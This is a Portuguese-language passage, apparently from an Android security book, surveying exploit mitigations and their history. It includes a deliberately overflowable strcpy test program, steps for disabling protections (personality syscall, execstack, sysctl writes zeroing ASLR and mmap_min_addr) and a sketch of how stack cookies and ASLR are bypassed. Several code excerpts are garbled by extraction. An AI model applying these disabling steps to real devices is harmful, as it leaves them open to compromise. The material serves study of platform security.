Em 2004, Jakub Jelinek, colaborador de longa data do Linux, criou a mitigação de fortificação de código-fonte em um esforço para evitar que falhas comuns de estouro de buffer fossem exploradas. Ela é implementada em duas partes: uma no compilador e outra na biblioteca C do sistema operacional. Ao criar o código-fonte com a otimização ativada e a opção `-D_FORTIFY_SOURCE`, o compilador envolve chamadas para funções tradicionalmente propensas a erros. As funções de agrupamento na biblioteca C validam várias propriedades dos parâmetros passados para a função original em tempo de execução. Por exemplo, o tamanho do buffer de destino passado para uma chamada à função `strcpy` é verificado em relação ao comprimento da string de origem. Especificamente, a tentativa de copiar mais bytes do que o buffer de destino pode conter resulta em uma falha de validação e no encerramento do programa.

A função `strcpy` é apenas uma das muitas funções protegidas. As funções exatamente fortificadas variam de uma implementação para outra. O compilador GCC e a biblioteca C incluídos no Ubuntu 12.04 contêm mais de 70 funções protegidas. A técnica geral de instrumentação de funções potencialmente perigosas é bastante poderosa e pode ser aplicada para fazer mais do que apenas verificar se há estouro de buffer. De fato, o uso de um valor de 2 permite verificações adicionais, incluindo algumas que impedem a exploração de ataques de string de formato.

O trecho a seguir mostra um exemplo do `FORTIFY_SOURCE` em ação em um computador Ubuntu 12.04 x86_64:

```
dev:~/android $ cat bof-test1.c
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
```

```

char buf[256];
strcpy(buf, argv[1]);
return 0;
}
dev:~/android $ gcc -D_FORTIFY_SOURCE=1 -O2 -fno-stack-protector -o \ test
bof-test.c
dev:~/android $ ./test `ruby -e 'puts "A" * 512'` 
*** Detectado estouro de buffer ***: ./test terminado
===== Backtrace: =====
...

```

O programa de teste é um exemplo simples e artificial que contém uma falha de excesso de fluxo do buffer. Quando você tenta copiar muitos bytes, a corrupção iminente da memória é detectada e o programa é abortado.

Durante o desenvolvimento da versão 4.2, o `FORTIFY_SOURCE` foi implementado no sistema operacional Android. Infelizmente, essas alterações ainda não são compatíveis com o Android NDK. Uma série de vários commits (0a23015, 71a18dd, cffdf66, 9b549c3, 8df49ad, 965dbc6, f3913b5 e 260bf8c) para a biblioteca de tempo de execução do Bionic C fortificou 15 das funções mais comumente usadas de forma incorreta. O trecho a seguir examina o binário `libc.so` do Android 4.2.2. Usamos o comando da página Ubuntu `CompilerFlags` em <https://wiki.ubuntu.com/ToolChain/CompilerFlags> para obter esse número.

```

dev:~/android/source $ arm-eabi-readelf -a \ out/target/product/maguro/system/lib/libc.so \
| egrep ' FUNC .*_chk(@@| |\$)' \
| sed -re 's/ \\\([0-9]+\)\$/\g; s/.*/\g; s/@.*//\g;' \
| egrep '^ .*_chk\$' \
| sed -re 's/^ //\g; s/_chk\$//\g' \
| sort \
| wc -l
15

```

Antes do Android 4.4, apenas o nível 1 da mitigação `FORTIFY_SOURCE` era implementado. Embora isso não inclua proteções contra ataques de string de formato, inclui verificações de estouro de buffer. Ele inclui até mesmo algumas extensões exclusivas do Bionic que verificam os parâmetros passados para a função `strlen`, bem como as funções `strncpy` e `strlcat` do BSD. O Android 4.4 implementou o nível 2 da atenuação `FORTIFY_SOURCE`.

Para confirmar que o `FORTIFY_SOURCE` está em vigor, executamos nosso teste em um Galaxy Nexus com Android 4.2.2. O ambiente de compilação consiste em um checkout da tag AOSP `android-4.2.2_r1` em uma máquina de desenvolvimento Ubuntu `x86_64`. O trecho a seguir mostra os resultados do teste.

```

dev:~/android/source $ . build/envsetup.h
...
dev:~/android/source $ lunch full_maguro-userdebug
...

```

```
dev:~/android/source $ tar zxf ~/ahh/b0f-test.tgz
dev:~/android/source $ make b0f-test
[... build proceeds ...] dev:~/android/source
$ adb push \
out/target/product/maguro/system/bin/b0f-test /data/local/tmp
121 KB/s (5308 bytes em 0,042s)
dev:~/android/source $ adb shell
shell@android:/ / $ myvar=`busybox seq 1 260 | busybox sed 's/.*/./' \
| busybox tr -d '\n'` 
shell@android:/ $ echo -n $myvar | busybox wc -c 260
shell@android:/ $ /data/local/tmp/b0f-test $myvar &
[1] 29074
shell@android:/ $
[1] + Falha de segmentação      $myvar shell@android:/ $ logcat -
d | grep buffer
F/libc    (29074): ***          Detectado estouro de buffer strcpy ***
```

Usamos o sistema de compilação do AOSP para compilar o programa e verificar se o `FORTIFY_SOURCE` está ativado como parte das configurações de compilação padrão. Como você pode ver, a corrupção iminente da memória é mais uma vez detectada e o programa é abortado. Em vez de imprimir o erro no console, o Android registra o erro usando seus mecanismos padrão.

Por mais poderosa que seja a fortificação de código-fonte, ela tem suas desvantagens. Em primeiro lugar, o `FORTIFY_SOURCE` só funciona ao operar em buffers para os quais o compilador conhece o tamanho. Por exemplo, ele não consegue validar o comprimento de um buffer de tamanho variável passado como ponteiro de destino para `strcpy`. Como essa atenuação exige a compilação com sinalizadores especiais, ela não pode ser aplicada retroativamente a componentes somente binários. Mesmo com essas deficiências, o `FORTIFY_SOURCE` é uma atenuação poderosa que certamente impediu a exploração de muitos bugs.

Mecanismos de controle de acesso

O controle de acesso permite que os administradores limitem o que pode ser feito em um sistema de computador. Há dois tipos principais de controle de acesso: Controle de Acesso Discricionário (DAC) e Controle de Acesso Obrigatório (MAC). Também existe outro mecanismo, chamado RBAC (Role-Based Access Control, controle de acesso baseado em função). Embora o RBAC seja semelhante ao DAC e ao MAC, ele é diferente por ser mais flexível. Ele pode incluir elementos tanto do DAC quanto do MAC. Esses mecanismos são usados para impedir que usuários menos privilegiados acessem recursos valiosos do sistema ou recursos que não precisam acessar.

Embora o MAC e o DAC sejam semelhantes no sentido de permitir a proteção de recursos, eles diferem em um aspecto importante. Enquanto o DAC permite que os próprios usuários modifiquem as políticas de acesso, as políticas do MAC são controladas pelos administradores do sistema.

O melhor exemplo de DAC são as permissões do sistema de arquivos do UNIX. Um usuário sem privilégios pode alterar as permissões de arquivos e diretórios que possui para dar acesso a outros usuários. Isso não requer permissão do administrador do sistema. Um exemplo relevante de MAC é o SELinux, no qual o administrador do sistema deve definir e manter quem tem acesso a quê.

Ao longo de 2012 e no início de 2013, Stephen Smalley, Robert Craig, Kenny Root, Joshua Brindle e William Roberts portaram o SELinux para o Android. Em abril de 2013, a Samsung implementou o SELinux em seu dispositivo Galaxy S4. O SELinux tem três modos de aplicação: desativado, permissivo e de aplicação. Definir a aplicação como desativada significa que o SELinux está presente, mas não está fazendo nada. Usando o modo de aplicação permissivo, o SELinux registra as violações da política, mas não nega o acesso. Por fim, o modo de imposição aplica estritamente as políticas, negando as tentativas de acesso que as violam. No Galaxy S4, o modo de aplicação padrão é definido como permissivo. O produto empresarial KNOX da Samsung, bem como as revisões mais recentes do firmware do Galaxy S4, usam o modo de aplicação. O Google anunciou o suporte oficial ao SELinux no Android 4.3, mas ele usava o modo permissivo. O Android 4.4 foi a primeira versão a incluir o SELinux no modo de imposição.

O SELinux não é a única solução de controle de acesso que foi vista em dispositivos Android. Outra implementação do MAC chamada TOMOYO é conhecida por ser usada no LG Optimus G vendido no Japão. Na inicialização, a política TOMOYO carregada pelo `ccks- init` impede a execução de um shell como root. Além disso, um módulo do kernel chamado `sealime. ko` foi encontrado em um tablet Android Toshiba Excite. Parece que foi pelo menos vagamente baseado no trabalho preliminar de portar o SELinux para o Android.

Assim como outras técnicas de atenuação, as soluções MAC têm desvantagens. Em primeiro lugar, elas costumam ser bastante difíceis de configurar adequadamente. Normalmente, as políticas são desenvolvidas colocando o MAC em um modo de aprendizagem e realizando operações permitidas. A alternativa é um processo longo e demorado no qual um criador de políticas deve criar manualmente regras para cada evento permitido. Ambas as abordagens são propensas a erros porque, invariavelmente, algumas operações permitidas são ignoradas ou são feitas suposições incorretas. A auditoria dessas políticas é uma alta prioridade ao analisar a segurança dos sistemas que empregam mecanismos de controle de acesso. Um MAC configurado corretamente pode causar grandes dores de cabeça para um invasor, independentemente da implementação específica utilizada.

Protegendo o kernel

Ao longo dos anos, muitos pesquisadores, incluindo a equipe do PaX e Brad Spengler, trabalharam para fortalecer o kernel do Linux. Isso inclui não apenas o trabalho no espaço do usuário mencionado anteriormente neste capítulo, mas também o trabalho para evitar a exploração do próprio kernel. No entanto, os pesquisadores não conseguiram que suas alterações fossem incluídas no código-fonte oficial do kernel. Alguns pesquisadores - notadamente

Kees Cook, Dan Rosenberg e Eric Paris - tiveram sucesso limitado nessa área. Dito isso, convencer os mantenedores do kernel a implementar medidas de proteção específicas de segurança continua sendo uma proposta desafiadora. Como Kees e Eric demonstraram, a implementação de tais medidas em um patch específico de uma distribuição Linux ajuda primeiro. O restante desta seção serve para documentar as medidas de proteção que estão presentes nos kernels do Linux usados pelos dispositivos Android.

Restrições de ponteiro e registro

As configurações do kernel `kptr_restrict` e `dmesg_restrict` têm como objetivo evitar que usuários locais sem privilégios obtenham informações confidenciais sobre o endereço da memória do kernel. As explorações anteriores do kernel usavam informações de endereço de entradas do sistema de arquivos virtuais cuja saída é gerada no espaço do kernel. Ao resolver essas informações em tempo real, os desenvolvedores de exploits podem eliminar endereços codificados e criar exploits que funcionem em vários sistemas sem esforço adicional.

Para o `kptr_restrict`, foram feitas modificações na função `printk`. Especificamente, as alterações permitiram que os desenvolvedores do kernel usassem o especificador de formato `%pK` ao imprimir ponteiros sensíveis do kernel. Dentro do `printk`, o comportamento varia de acordo com a configuração do `kptr_restrict`. Os valores suportados atualmente incluem `disabled` (0), `require CAP_SYSLOG` (1) ou `always replace` (2). Essa proteção entra em ação quando se tenta acessar entradas `sysfs` e `procfs`, como `/proc/kallsyms`. O trecho a seguir é de um Galaxy Nexus com Android 4.2.1:

```
shell@android:/ $ grep slab_alloc /proc/kallsyms 00000000
t slab_alloc.isra.40.constprop.45
```

Como você pode ver, o endereço não é mostrado. Em vez disso, são exibidos oito zeros. Da mesma forma, o `dmesg_restrict` impede que usuários sem privilégios acessem o buffer de anel do kernel usando o comando `dmesg` ou a função `klogctl`. A mensagem a seguir acompanhava o patch original enviado ao kernel do Linux

Lista de discussão (LKML).

Em vez de tentar futilmente higienizar centenas (ou milhares) de instruções de impressão e, ao mesmo tempo, prejudicar a funcionalidade útil de depuração, é muito mais simples criar uma opção que impeça que usuários sem privilégios leiam o syslog.

Era simplesmente mais rápido e fácil proteger o acesso ao buffer de anel do kernel do que continuar atualizando valores de ponteiro potencialmente sensíveis. Além disso, vários desenvolvedores do kernel do Linux se opuseram ativamente às mudanças envolvidas na implementação do `kptr_restrict`.

Essas medidas de endurecimento foram desenvolvidas por Dan Rosenberg. Elas foram desenvolvidas pela primeira vez introduzido no kernel do Linux versão 2.6.38. Os dispositivos Android que usam esse kernel têm suporte para esse recurso, embora possam não ativá-lo.

Compromissos 2e7c833

e f9557fb chegaram ao AOSP em novembro de 2011. Essas alterações definem os valores de `kptr_restrict` e `dmesg_restrict` como 2 e 1, respectivamente, no arquivo padrão `init.rc`. O Android 4.1.1 foi a primeira versão a ser lançada com essas alterações.

OBSERVAÇÃO Mais informações sobre essas e outras configurações estão disponíveis na documentação do kernel do Linux, localizada em `Documentation/sysctl/kernel.txt` na árvore de código-fonte do kernel.

Protegendo a página zero

Uma classe de problemas que tem atormentado o código do kernel são as desreferências de ponteiro nulo. Normalmente, nada é mapeado nos endereços mais baixos (0x00000000) em um sistema Linux. Entretanto, antes de Eric Paris apresentar a implementação do `mmap_min_addr` em 2007, era possível mapear intencionalmente essa página no espaço do usuário. Depois de mapeá-la, um invasor poderia preencher essa área da memória com o conteúdo de sua escolha. O acionamento de problemas relacionados ao ponteiro nulo no código do espaço do kernel acaba usando o conteúdo controlado pelo invasor. Em muitos casos, isso levou à execução arbitrária de código no espaço do kernel.

Essa proteção funciona simplesmente impedindo que os processos do espaço do usuário mapeiem páginas de memória abaixo de um limite especificado. O valor padrão para essa configuração (4096) impede o mapeamento da página mais baixa. A maioria dos sistemas operacionais modernos aumenta esse valor para algo mais alto.

Essa proteção foi introduzida no Linux 2.6.23. A documentação oficial afirma que essa proteção foi incluída pela primeira vez no Android 2.3. No entanto, o teste em um conjunto de dispositivos revela que ela estava presente em dispositivos que executavam versões do Android já na versão 2.1. Em dezembro de 2011, o commit 27cca21 aumentou o valor para 32768 no arquivo padrão `init.rc`. O Android 4.1.1 foi a primeira versão a incluir esse commit.

Regiões de memória somente leitura

A exploração de uma vulnerabilidade do kernel do Linux geralmente depende da modificação de um ponteiro de função, de uma estrutura de dados ou do próprio código do kernel. Para limitar o sucesso desse tipo de ataque, alguns dispositivos Android protegem áreas da memória do kernel, tornando-as somente leitura. Infelizmente, somente os dispositivos baseados no SoC (System-on-Chip) Qualcomm MSM, como o Nexus 4, aplicam proteções de memória dessa forma.

Larry Bassel introduziu a opção de configuração do kernel `CONFIG_STRICT_MEMORY_RWX` no código-fonte do kernel do MSM em fevereiro de 2011. Considere o seguinte trecho de `arch/arm/mm/mmu.c` na árvore do kernel msm.

```
#ifdef CONFIG_STRICT_MEMORY_RWX  
...  
}
```

```
map.pfn = phys_to_pfn( pa( start_rodata));
map.virtual = (unsigned long) start_rodata;
map.length = init_begin - start_rodata; map.type
= MT_MEMORY_R;

create_mapping(&map, false);
...
#endif
#se
map.length = end - start; map.type
= MT_MEMORY;
#endif
```

Quando `CONFIG_STRICT_MEMORY_RXW` está ativado, o kernel usa o tipo de memória `MT_MEMORY_R` ao criar a região para dados somente de leitura. O uso dessa configuração faz com que o hardware impeça gravações na região de memória.

No entanto, essa proteção tem algumas desvantagens. Primeiro, a divisão do kernel em várias seções causa um pequeno desperdício de memória. Se as seções tiverem menos de 1 megabyte (MB), o espaço restante será desperdiçado. Segundo, o desempenho do cache é ligeiramente prejudicado. Terceiro, impedir gravações no código do kernel complica a depuração. Ao depurar o kernel, é comum inserir instruções de ponto de interrupção no código. O problema é que as ferramentas usadas para depurar o kernel não suportam a operação com um segmento de código do kernel somente leitura.

Outras medidas de proteção

Além das atenuações de explorações descritas anteriormente, vários participantes do ecossistema Android implementaram outras medidas de proteção. As equipes oficiais do Android e os fabricantes de equipamentos originais (OEMs) fizeram melhorias incrementais no sistema operacional, muitas vezes em resposta direta a explorações disponíveis publicamente. Embora algumas dessas alterações impeçam a exploração, outras simplesmente impedem as explorações públicas. Ou seja, elas apenas impedem que uma determinada ação usada pelas explorações seja bem-sucedida. Muitas vezes, a ação não é essencial e pode ser contornada de forma trivial por um invasor. Mesmo nos casos menos eficazes, essas alterações melhoraram a postura geral de segurança do sistema operacional Android.

A Samsung fez várias alterações na versão personalizada do Android que é executada em seus dispositivos. Como mencionado anteriormente, a Samsung também implementou o SELinux no Galaxy S4. Para alguns dispositivos, incluindo o Galaxy S2 e o S3, a Samsung modificou seu binário `adb` para sempre perder privilégios. Isso faz com que as explorações que (ab)usam os sinalizadores definidos no `build.prop` e no `local.prop` para obter privilégios de root falhem. Para fazer isso, a Samsung simplesmente desativou o sinalizador de tempo de compilação `ALLOW_ADBD_ROOT`, que é definido em `system/core/adb/adb.c` na árvore AOSP. Com o lançamento do Galaxy S4, a Samsung também modificou seu kernel Linux

para incluir uma opção de kernel em tempo de compilação chamada `CONFIG_SEC_RESTRICT_SETUID`. Essa opção foi criada para evitar que o código passe de não raiz para raiz. Em todas as situações específicas, com exceção de algumas, passar o ID do usuário root (0) para a família de funções `setuid` e `setgid` faz com que o kernel retorne um erro, bloqueando assim a elevação. O Galaxy S4 também inclui uma opção do kernel chamada `CONFIG_SEC_RESTRICT_FORK`. Por um lado, essa restrição impede que o usuário root execute programas no diretório `/data/`. Além disso, ela impede que processos não raiz executem processos com privilégios de raiz.

Outros OEMs também implementaram algumas medidas de proteção personalizadas. Uma medida bem conhecida da HTC é o recurso de bloqueio de

NAND, geralmente chamado de S-ON. Esse recurso impede a gravação em determinadas áreas da memória flash, mesmo que a partição tenha sido montada no modo de leitura e gravação. Isso evita que exploits modifiquem os dados da

partição `/system` sem contornar a proteção NAND. A Toshiba incluiu um módulo do kernel chamado `sealime.ko` em um de seus dispositivos. Conforme discutido anteriormente, esse módulo implementou várias restrições do tipo SELinux.

Durante o desenvolvimento, as equipes oficiais do Android, lideradas por Nick Kralevich, fizeram várias melhorias incrementais para fortalecer os principais componentes do sistema operacional. Em particular, as versões 4.0.4, 4.1 e 4.2.2

introduziram alterações para tornar a exploração de determinados problemas mais difícil ou, em alguns casos, impossível. A partir do lançamento da versão 4.0.4, o programa `init` no Android não segue mais o sym-

links bólicos ao processar as ações `chmod`, `chown` ou `mkdir` em um `init.rc`.

Os commits `42a9349` e `9ed1fe7` no repositório `system/core/init` introduziram essa alteração. Essa alteração impede o uso de links simbólicos para explorar vulnerabilidades do sistema de arquivos em scripts de inicialização. Um desses problemas é apresentado como exemplo no Capítulo 3.

O lançamento do Android 4.1 trouxe mudanças no registro e na funcionalidade de `umask`. Primeiro, essa versão removeu a capacidade de aplicativos de terceiros usarem a permissão `READ_LOGS`. Isso evita que aplicativos desonestos obtenham informações potencialmente confidenciais que são registradas por outro aplicativo. Por exemplo, se um aplicativo bancário registrasse de forma descuidada a senha de um usuário, um aplicativo nocivo poderia obter as credenciais e retransmíti-las a um invasor. Com a versão 4.1 e posteriores, os aplicativos podem ver apenas seus próprios dados de registro. Em segundo lugar, o valor padrão `umask` foi alterado. Essa configuração especifica as permissões de arquivos e diretórios quando eles são criados sem fornecer permissões explicitamente. Antes dessa versão, o valor padrão era `0000`, o que faz com que os arquivos e diretórios possam ser gravados por qualquer usuário (qualquer aplicativo) no sistema. Com esta versão, o valor foi alterado para `0077`, o que limita o acesso ao usuário que cria o arquivo. Essas duas alterações melhoraram a postura geral de segurança dos dispositivos Android.

WARNIN G Foi feita uma exceção específica para o ADB ao modificar a configuração `umask` padrão. Como resultado, o ADB ainda cria arquivos com permissões permissivas. Tome cuidado extra ao criar arquivos usando o ADB.

O Android 4.2 também incluiu algumas alterações que melhoraram a segurança. Primeiro, o Google alterou o comportamento padrão do atributo `exported` dos provedores de conteúdo para aplicativos que têm como alvo a interface de programação de aplicativos (API) de nível 17 ou superior. Ou seja, eles mudaram a forma como o Android lida com um aplicativo que não define explicitamente essa propriedade. Antes dessa versão, todos os provedores de conteúdo eram acessíveis por outros aplicativos por padrão. Depois disso, os desenvolvedores de aplicativos precisam definir explicitamente a propriedade se quiserem expor seu provedor de conteúdo a outros aplicativos. Em segundo lugar, a classe `SecureRandom` foi atualizada para tornar sua saída menos previsível ao usar um valor inicial de semente. Um dos construtores da classe `SecureRandom` aceita um parâmetro de valor de semente. Antes dessa alteração, o uso desse construtor produzia um objeto que produzia valores aleatórios determinísticos. Ou seja, a criação de dois desses objetos com a mesma semente produziria o mesmo fluxo de números aleatórios. Após a alteração, isso não acontecerá.

Mais recentemente, o Android 4.2.2 reforçou o acesso do desenvolvedor usando o ADB. Em 2012, os pesquisadores Robert Rowley e Kyle Osborn chamaram a atenção para ataques que permitiam o roubo de dados usando o ADB. Embora esses ataques exijam acesso físico, eles podem ser realizados de forma rápida e fácil de duas maneiras. Primeiro, em um ataque chamado Juice Jacking, um invasor usa uma estação de carregamento móvel personalizada para atrair usuários insuspeitos a conectar seus dispositivos. Em segundo lugar, um invasor usa apenas seu próprio telefone e um cabo micro Universal Serial Bus (USB) especial para roubar dados do dispositivo de outro usuário. Para lidar com esses ataques, o Google ativou uma configuração chamada `ro.adb.secure`. Quando ativado, esse recurso exige que o usuário aprove manualmente as máquinas que tentam acessar o dispositivo via ADB. A Figura 12-1 mostra o prompt apresentado ao usuário.




Figura 12-1: Lista de permissões do ADB

Ao se conectar, o computador host apresenta ao dispositivo sua chave RSA, que leva o nome de seus inventores Ron Rivest, Adi Shamir e Leonard Adleman. Uma impressão digital dessa chave é mostrada ao usuário. O usuário também pode optar por armazenar a chave RSA do computador host.

para evitar que seja solicitado no futuro. Esse recurso atenua o ataque de Kyle e evita que os dados sejam acessados em um dispositivo perdido ou roubado.

É importante observar que as medidas de proteção discutidas nesta seção não representam uma lista exaustiva. É provável que existam muitos outros aprimoramentos desse tipo esperando para serem descobertos, inclusive alguns que podem ser implementados durante a redação deste livro.

Resumo das mitigações de explorações

Quando o Android foi lançado pela primeira vez, ele incluía menos atenuações de exploração do que a maioria dos outros sistemas Linux. Isso é um tanto surpreendente, pois o Linux tradicionalmente liderou o caminho e serviu como campo de provas para muitas técnicas de atenuação. Como o Linux foi portado para ARM, pouca atenção foi dada ao suporte dessas atenuações. À medida que o Android se tornou mais popular, sua equipe de segurança aumentou a cobertura de atenuação de explorações para proteger o ecossistema. A partir do Jelly Bean, o Android implementa a maioria das atenuações de explorações modernas, com promessas de mais por vir. A Tabela 12-1 mostra uma linha do tempo das atenuações com suporte oficial no Android.

Tabela 12-1: Histórico do suporte principal à mitigação do Android

VERSÃO	MITIGATION(S) INTRODUCED
1.	Desabilitado o especificador de formato %n no Bionic Binários compilados com cookies de pilha (-fstack-protector) Incluíram a biblioteca safe_iop Incluiu o dlmalloc aprimorado Implementou a verificação de estouro de inteiro do calloc Suporte ao XN no kernel
2.3	Binários compilados com pilha e heap não executáveis A documentação oficial afirma que mmap_min_addr foi adicionado Binários compilados com -Wformat- security -Werror=format-security
4.0	Endereços de pilha aleatórios Endereços mmap aleatórios (bibliotecas, mapeamentos anônimos)
4.0.2	Endereços de heap aleatórios
4.0.	Alterou chown, chmod, mkdir para usar NOFOLLOW
4.1	Alterou a umask padrão para 0077 Restrito READ_LOGS Endereços de segmento de vinculador aleatórios

VERSÃO	MITIGATION(S) INTRODUCED
	Binários compilados usando RELRO e BIND_NOW
	Binários compilados usando o PIE
	Ativou dmesg_restrict e kptr_restrict
	Introdução de serviços isolados
4.1.1	Aumento do mmap_min_addr para 32768
4.2	Os provedores de conteúdo não são mais exportados por padrão
	Tornou os objetos SecureRandom semeados não determinísticos Implementou o uso de FORTIFY_SOURCE=1
4.2.	Ativado o ro.adb.secure por padrão
4.3	Inclui o SELinux no modo permissivo Removeu todos os programas set-uid e set-gid Impediu que os aplicativos executassem programas set-uid
	Implementação de recursos de Linux de eliminação no zygote e no adbd
4.4	Inclui o SELinux no modo de aplicação
	Uso implementado do FORTIFY_SOURCE=2

Além de implementar técnicas de atenuação no próprio sistema operacional, também é importante fazer isso no Android NDK. A Tabela 12-2 mostra uma linha do tempo de quando as várias atenuações suportadas pelo compilador foram ativadas por padrão no NDK do Android.

Tabela 12-2: Histórico do suporte à mitigação do Android NDK

VERSÃO	MITIGATION(S) INTRODUCED
1	Binários compilados com cookies de pilha (-fstack-protector)
4b	Binários compilados com pilha e heap não executáveis
8b	Binários compilados usando RELRO e BIND_NOW
8c	Binários compilados usando o PIE
9	Binários compilados com -Wformat-security -Werror=format-security

Desativação de recursos de mitigação

Ocasionalmente, é útil desativar temporariamente as atenuações durante o desenvolvimento de explorações ou simplesmente em experimentos. Embora algumas atenuações possam ser desativadas facilmente, outras não podem. Esta seção discute as maneiras pelas quais cada proteção pode

ser desativado intencionalmente. Tome cuidado ao desativar as atenuações em todo o sistema em um dispositivo usado para tarefas diárias, pois isso facilita o comprometimento do dispositivo.

Mudando sua personalidade

A primeira maneira, e a mais flexível, de desativar as atenuações é usar a chamada de sistema de personalidade do Linux. O programa `setarch` é uma maneira de invocar essa funcionalidade. Esse programa foi projetado para permitir a desativação da randomização, da proteção da execução e de vários outros sinalizadores por processo. As versões atuais do GNU Debugger (GDB) têm uma configuração de desativação da randomização (ativada por padrão) que usa a chamada de sistema `personality`. Embora os kernels modernos do Linux permitam a desativação da randomização, eles não permitem a ativação da capacidade de mapear a memória no endereço zero. Além disso, o `setarch` não pode desativar as proteções de execução em máquinas `x86_64`. Antes que você fique muito animado, as configurações de personalidade também são ignoradas na execução de programas `set-user-id`. Felizmente, essas proteções podem ser desativadas por outros meios, conforme mostrado mais adiante nesta seção.

A função de chamada do sistema de personalidade não está implementada na biblioteca de tempo de execução Bionic C do Android. Apesar desse fato, ela ainda é suportada pelo kernel do Linux subjacente. A implementação de sua própria versão dessa chamada de sistema é simples, conforme mostrado no trecho de código a seguir:

```
#include <sys/syscall.h> #include
<linux/personality.h>
#define SYS_personality 136 /* Número da syscall do ARM */
...
int persona;
...
persona = syscall(SYS_personality, 0xffffffff); persona
|= ADDR_NO_RANDOMIZE; syscall(SYS_personality, persona);
```

Aqui o código usa a chamada do sistema de personalidade para desativar a randomização do processo. A primeira chamada obtém a configuração atual da personalidade. Em seguida, definimos o sinalizador adequado e executamos a chamada do sistema novamente para colocar nossa nova persona em vigor. Você pode encontrar outros sinalizadores compatíveis no arquivo `linux/personality.h` incluído no Android NDK.

Alteração de binários

Conforme mencionado anteriormente, algumas técnicas de atenuação são controladas pela configuração de vários sinalizadores no binário de um programa específico. A prevenção da execução de dados, a randomização do endereço de base binária implementada com executáveis independentes de posição (PIE) e as realocações somente leitura dependem de sinalizadores no binário.

Infelizmente, a desativação das técnicas de mitigação de PIE e relro por meio da modificação do binário parece não ser trivial. Felizmente, porém, você pode desativar a randomização do PIE com a chamada de sistema `personality` discutida anteriormente e pode desativar a prevenção de execução de dados usando o programa `execstack` discutido anteriormente. O trecho a seguir mostra como desativar as proteções não executáveis.

```
dev:~/android $ cp cat-gn-takju cat-gn-takju-CLEARED dev:~/android $
execstack -s cat-gn-takju-CLEARED
dev:~/android $ readelf -a cat-gn-takju-CLEARED | grep GNU_STACK
    GNU_STACK0x000000 0x00000000 0x00000000 0x000000 0x000000
RWE 0
```

Após a execução desses comandos, o binário `cat-gn-takju-CLEARED` terá pilha executável, heap e outras regiões de memória.

```
shell@android:/ $ /system/bin/cat /proc/self/maps | grep '..xp' | wc -l
9
shell@android:/ $ cd /data/local/tmp shell@android:/data/local/tmp
$ ln -s cat-gn-takju-CLEARED cat
shell@android:/data/local/tmp $ ./cat /proc/self/maps | grep '..xp' | wc -l
32
```

Como você pode ver, o binário original tem apenas 9 regiões de memória executáveis. O binário com o sinalizador `GNU_STACK` desmarcado tem 32. De fato, apenas 1 região de memória não é executável!

Ajuste do kernel

Muitas proteções podem ser desativadas em todo o sistema ajustando-se os parâmetros configuráveis do kernel, chamados `sysctls`. Para fazer isso, basta gravar o novo valor das várias configurações na entrada de configuração correspondente no sistema de arquivos `proc`. As proteções de página zero podem ser alteradas gravando um valor numérico em `/proc/sys/vm/mmap_min_addr`. Um valor de 0 desativa a proteção. Outros números definem o endereço mínimo que pode ser mapeado com êxito por programas no espaço do usuário. As restrições de ponteiro do kernel podem ser configuradas escrevendo um 0 (desativado), 1 (permitir root) ou 2 (negar tudo) em `/proc/sys/kernel/kptr_restrict`. As restrições de registro do kernel podem ser desativadas escrevendo 0 em `/proc/sys/kernel/dmesg_restrict`. A randomização do layout do espaço de endereço pode ser controlada usando `/proc/sys/kernel/randomize_va_space`. Um valor de 0 desativa toda a randomização de memória em todo o sistema. Definir esse parâmetro como 1 randomiza todas as regiões da memória, exceto o heap. Escrever 2 diz ao kernel para randomizar todas as regiões da memória, inclusive o heap.

Embora a desativação das técnicas de atenuação seja útil durante a exploração, não é sensato presumir que um sistema-alvo esteja em um estado enfraquecido. Para desenvolver um ataque bem-sucedido, muitas vezes é necessário superar ou contornar as atenuações.

Superando as mitigações de exploração

À medida que mais e mais atenuações foram introduzidas, os desenvolvedores de exploits tiveram que se adaptar. Quando uma nova técnica é publicada, os pesquisadores de segurança correm para pensar em maneiras de superá-la. Ao pensar fora da caixa e entender completamente cada técnica, eles têm sido bem-sucedidos. Consequentemente, os métodos para contornar o endurecimento do heap, as proteções do buffer de pilha, as proteções de execução, o ASLR e outras proteções estão amplamente disponíveis. Uma infinidade de documentos, apresentações, apresentações de slides, blogs, artigos, códigos de exploração e assim por diante documentam essas técnicas em grande detalhe. Em vez de documentar cada possível desvio, esta seção discute brevemente as técnicas para superar cookies de pilha, ASLR, proteções de execução e atenuações do kernel.

Superando as proteções de pilha

Lembre-se de que as proteções de pilha funcionam colocando e verificando os valores de cookie no stack frame de uma função. Essa proteção tem alguns pontos fracos importantes. Primeiro, os usuários determinam quais funções recebem cookies de pilha com base em heurística ou intervenção manual. Para limitar o efeito no desempenho, uma função que não tenha buffers armazenados na pilha não receberá um cookie de pilha. Além disso, as funções com pequenas matrizes contendo estruturas ou uniões podem não ser protegidas. Em segundo lugar, os valores de cookie são validados somente antes do retorno de uma função. Se um invasor conseguir corromper algo na pilha que é usado antes dessa verificação, ele poderá evitar essa proteção. No caso do exploit zergRush, o desenvolvedor do exploit conseguiu corromper outra variável local no stack frame. A variável corrompida foi então liberada antes do retorno da função vulnerável, levando a uma condição de uso após a liberação. Por fim, se forem feitas tentativas suficientes, os invasores poderão adivinhar corretamente os valores dos cookies. Vários casos extremos facilitam esse tipo de ataque, incluindo baixa entropia ou serviços de rede que se bifurcam para cada conexão de entrada. Embora a proteção do buffer de pilha tenha evitado que muitos problemas fossem explorados, ela não pode evitar todos eles.

Superando a ASLR

Embora a ASLR torne o desenvolvimento de explorações mais desafiador, existem várias técnicas para superá-la. Conforme mencionado anteriormente, a maneira mais fácil de superar a ASLR é utilizar uma região de memória que não seja aleatória. Além disso, os invasores podem usar o heap spraying para fazer com que os dados sob seu controle estejam em um local previsível na memória. Esse problema é exacerbado pelo espaço de endereço limitado dos processadores de 32 bits e é especialmente perigoso na ausência de proteções de execução de dados.

